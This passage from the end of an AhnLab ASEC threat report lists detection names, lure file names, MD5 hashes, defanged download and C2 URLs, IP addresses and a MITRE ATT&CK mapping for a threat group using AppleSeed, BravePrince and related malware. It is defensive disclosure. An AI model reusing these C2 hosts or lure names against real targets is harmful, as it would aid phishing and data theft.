Figure 11. Comparison between the encryption methods

BravePrince (variant 2) (MD5: E647B3366DC836C1F63BDC5BA2AEF3A9)

AhnLab Response Overview

The alias and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/JS.Akdoor
Backdoor/PowerShell.Akdoor.S1454
Backdoor/PowerShell.Akdoor.S1509
Backdoor/Win.AppleSeed.C4635545
Backdoor/Win.AppleSeed.R441519
Backdoor/Win.Keylogger.R419909
Backdoor/Win.Meterpreter.C4522181
Downloader/DOC.Agent
Downloader/DOC.Generic
Downloader/W97M.Generic
Downloader/XLS.Agent
Downloader/XML.External
Dropper/Win.AppleSeed.R460199
Dropper/WSF.Agent
Exploit/PDF.FakeDocu.S1628
Trojan/BIN.EncPE
Trojan/JS.Agent
Trojan/Win.Agent.R374404
Trojan/Win.Agent.R434921
Trojan/Win.Agent.R437874
Trojan/Win.Akdoor.R426485
Trojan/Win.Kimsuky.R437684
Trojan/Win.LightShell.R435857
Trojan/Win.LightShell.R439839

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

Biden Administration Inauguration Plan Survey.doc
Compensation Payment Request.doc
Compensation Payment Request (form).doc
Compensation Payment Request.docm
Plan Survey.doc
[Survey] 2021 Data Driven Future Prospect Research_(Peacetime Security).doc
1. 2021 Business Plan (with facility headquarters data) - 210316-1.pif
Construction of North Korean Nuclear Disarmament Control Tower (Proposal).wsf
AutoUpdate.dll
Biden Administration Security Line.wsf
US Seeks to Mediate the Korea-Japan Dispute.doc_

File Hashes (MD5)

The MD5 of the related files are as follows. However, sensitive samples may have been excluded.

AppleSeed
3A4AB11B25961BECECE1C358029BA611
E7CAF25DE7CE463A6F22ECB8689389AD
6E8406D6680899937F23C788A7008A11
C688C60C94EAD98F772C20CF18FB02D1
D916C3533A89E498159FC432D645EDB8
3C47E1074F0845F50B615F1FB99B3BD8
1976FE2BC1011C02FF50C807F97CB230
C019E4BD1D192E08C56135A501A828FE
CAA1A847D0AE3F3D647474F5DB9069BF
739D14336826D078C40C9580E3396D15

FlowerPower
1269E2B00FD323A7748215124CB058CD
1FBB840D848784C3500D645B54D3E350
CCB280538B4A11F2D71B90520925DD48
F553E3190CEFF8DDBF3B39A1520D339C
9917049F845834165B864324AF58BDAB
51AB8BF7BD7E4A828A6A843076F19DF5
811F8C88CDA9E8C4F448AA6F380E5A93

PDF Exploit
6D6399E5E98164E365029A9B141E1646

PebbleDash
946F787C129BF469298AA881FB0843F4

BravePrince
80CE8826C8CD34B9AC7A787895674069 (variant 1)
FD26AC8090BFF71C155140738E82D4B6 (variant 1)
47CE2CF998E4AF580B9D0ACCCF7D2207 (variant 1)
E647B3366DC836C1F63BDC5BA2AEF3A9 (variant 2)

Biden Administration Inauguration Plan Survey.doc
8CA84C206FE8436DCC92BF6C1F7CF168

Compensation Payment Request.doc
D7B717134358BBEEFC5796B5912369F0
0821884168A644F3C27176A52763ACC9

Compensation Payment Request (form).doc
95C92BCFC39CEAFC1735F190A575C60C

Compensation Payment Request.docm
8DE75256D0E579416263CB3C61FC6C55

Plan Survey.doc
49A04C85555B35F998B1787B325526E6
86C462B8CEFFBC10018DF2C32E024B29

[Survey] 2021 Data Driven Future Prospect Research_(Peacetime Security).doc
6A614CA002C5B3A4D7023FAFFC0546E1

1. 2021 Business Plan (with facility headquarters data) - 210316-1.pif
815C690BFC097B82A8F1D171CD00E775

Construction of North Korean Nuclear Disarmament Control Tower (Proposal).wsf
F0255DFCB932C3072C2489124B25B373

Biden Administration Security Line.wsf
159DD4D84FD6C5D1BB807CDB02215CF8

US Seeks to Mediate the Korea-Japan Dispute.doc_
9D3B4E82D2C839FFC2887946FB204615

Unknown (unknown type)
92D6F06E435A519E07575CA55194ED89
A67231CBED92AC390A932096E75FD3F1
FDA2A4A7EF9222648D9739F8CBEB482C
1CC84A222ACB263F2F0E6D17C45702AF
87C431FF5A16E1668397DFFAF961389C
E6A579E7938662A4F95FD50DBE23119A
78D16566C2ED6A45897DAE25700DCA5A
8A7686430D9AD2832E8A4C3992186B36
BE4DAA6400A6E417270E17B67A44CA97
906B43CB893E0A57404C8F17085A1F24
A67B0C89812E9517178B8581FF830A38
5EB09DD7AAFDD5AF5A8396497F99E0E7
AA0115A289C6A0CF9771B6140F29F2B1

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

hxxp://1213rt.atwebpages.com/cohb/d.php?filename=corona
hxxp://ahnlab.check.pe.hu
hxxp://anto.shore.ml
hxxp://beilksa.scienceontheweb.net/cookie/select/log/tmp?q=6
hxxp://benze.atwebpages.com/ki/mc.down
hxxp://benze.atwebpages.com/ki/mc.txt
hxxp://benze.atwebpages.com/ki/post.php
hxxp://boars.linecover.xyz
hxxp://btige.myartsonline.com/eo/ki.txt
hxxp://chels.mypressonline.com/ah/nk.txt
hxxp://connectter.atwebpages.com/2612/download.php?filename=2612
hxxp://cuinm.huikm.kro.kr
hxxp://dkekftks.atwebpages.com/ccom1/download.php?filename=ccom1
hxxp://dkekftks.atwebpages.com/ccom1/post.php
hxxp://dktkglrkshqhfn.atwebpages.com/ccom2/download.php?filename=ccom2
hxxp://eucie09111.myartsonline.com/0502/v.php
hxxp://hanlight.mygamesonline.org/2403/v.php?w=chosh3
hxxp://klsa.onlinewebshop.net/qaz/download.php?filename=UhuDa

hxxp://likel.atwebpages.com/bu/ma.txt
hxxp://likel.atwebpages.com/officeDocument/2006/relationships/attachedTemplate/Seminarfinal.dotm
hxxp://lovel.myartsonline.com/ys/ha.down
hxxp://lovel.myartsonline.com/ys/ha.txt
hxxp://lovel.myartsonline.com/ys/post.php
hxxp://lovem.atwebpages.com/sw/cu.txt
hxxp://manct.atwebpages.com/ck/uy.txt
hxxp://manstr.myartsonline.com/pc/kj.txt
hxxp://modri.myartsonline.com/gu/nw.down
hxxp://modri.myartsonline.com/gu/nw.txt
hxxp://modri.myartsonline.com/gu/post.php
hxxp://modri.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://movie.youtoboo.kro.kr/test.php
hxxp://n4028chu.mywebcommunity.org/d.php
hxxp://onedrive-upload.ikpoo.cf
hxxp://ping.requests.p-e.kr
hxxp://pollor.p-e.kr/?query=5
hxxp://ppahjcz.tigerwood.tech
hxxp://quarez.atwebpages.com/ny/ui.txt
hxxp://rhwkdlaktm.atwebpages.com/download.php?filename=acom2
hxxp://ripzi.getenjoyment.net/le/eh.txt
hxxp://ripzi.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://rukagu.mypressonline.com/le/yj.txt
hxxp://seoul.lastpark.life
hxxp://skime.mypressonline.com/ge/nj.down
hxxp://skime.mypressonline.com/ge/nj.txt
hxxp://skime.mypressonline.com/ge/post.php
hxxp://stair.atwebpages.com/ne/la.down
hxxp://stair.atwebpages.com/ne/la.txt
hxxp://stair.atwebpages.com/ne/post.php
hxxp://tbear.mypressonline.com/ci/mo.txt
hxxp://texts.letterpaper.press
hxxp://tksRpdl.atwebpages.com/ccom2/download.php?filename=ccom2
hxxp://tktlal2.atwebpages.com/ccom2/post.php
hxxp://tktlal3.atwebpages.com/ccom3/download.php?filename=ccom3
hxxp://tktlal3.atwebpages.com/ccom3/post.php
hxxp://tools.macbook.kro.kr
hxxp://vpn.atooi.ga/?query=5
hxxp://vpn.atooi.ga/index.php?query=1
hxxp://vpn.atooi.ga/index.php?query=3
hxxp://vpn.atooi.ga/index.php?query=6
hxxp://waels.onlinewebshop.net/st/wa.txt
hxxp://wbg0909.scienceontheweb.net/0412/download.php?filename=corona
hxxp://yes24-mart.pe.hu
hxxp://yezu212.myartsonline.com/log/blank.php?v=leesy7107
hxxp://yny0721.atwebpages.com/0502/download.php?filename=corona
hxxp://yny0721.atwebpages.com/aw/download.php?filename=ercon
hxxp://yny0721.atwebpages.com/aw/post.php

hxxps://mancit.000webhostapp.com/yk/yo.txt
185.176.43.98, 185.176.43.106

MITRE ATT&CK

The MITRE ATT&CK information on this security attack is as follows. MITRE ATT&CK, which stands for Adversarial Tactics, Techniques, and Common Knowledge, includes classified descriptions of the threat group's tactics and techniques observed. Relevant information can be found on https://attack.mitre.org/.

The MITRE ATT&CK ID corresponding to this threat group quotes from another analysis report and has additional details confirmed by AhnLab.

Tactic	ID	Description
Reconnaissance (TA0043)		
Resource Development (TA0042)		
Initial Access (TA0001)	T1566	Distribute malware as attachments to spear phishing emails
	T1566.001	
Execution (TA0002)		
Persistence (TA0003)	T1547	Maintain persistence through registry editing, use Office template macro, maintain persistence by adding to the task scheduler, use DLL side-loading
	T1547.001	
	T1137	
	T1053	
	T1574	
Privilege Escalation (TA0004)		

Defense Evasion (TA0005)	T1497	Evade virtual environments by scanning a particular registry
Credential Access (TA0006)		
Discovery (TA0007)		
Lateral Movement (TA0008)		
Collection (TA0009)	T1005	Collect system information, perform keylogging
	T1056.001	
Command and Control (TA0011)	T1001	Encode and obfuscate collected information
	T1132	
Exfiltration (TA0010)	T1041	Transmit collected information to the C&C Server
Impact (TA0040)		

Table 2. MITRE ATT&CK

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More security, More freedom

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About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

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